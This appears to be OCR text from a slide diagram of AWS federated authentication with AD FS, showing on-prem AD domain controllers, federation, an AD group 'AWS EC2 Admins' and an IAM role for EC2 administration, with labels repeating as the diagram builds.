
AWS Federated Authentication with Active Directory Federation Services (AD FS)





https://aws.amazon.com/blogs/security/aws-federated-authentication-with-active-directory-federation-services-ad-fs/



On-
Prem
AD



AWS EC2


On-
Prem
AD
AWS IAM Role:
AWS EC2
Administration
On-Prem
AD
Domain
Controller
On-Prem
AD
Domain
Controller
AWS EC2


On-Prem AD
Federation
AWS IAM Role: AWS EC2 Administration
On-Prem AD Domain Controller
On-Prem AD Domain Controller
AWS EC2


On-Prem AD
Federation
AWS IAM Role: AWS EC2 Administration
AD Group: AWS EC2 Admins
On-Prem AD Domain Controller
On-Prem AD Domain Controller
AWS EC2


On-Prem AD
Federation
AWS IAM Role: AWS EC2 Administration
AD Group: AWS EC2 Admins
On-Prem AD Domain Controller
On-Prem AD Domain Controller
AWS EC2


On-Prem AD
Federation
AWS IAM Role: AWS EC2 Administration
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
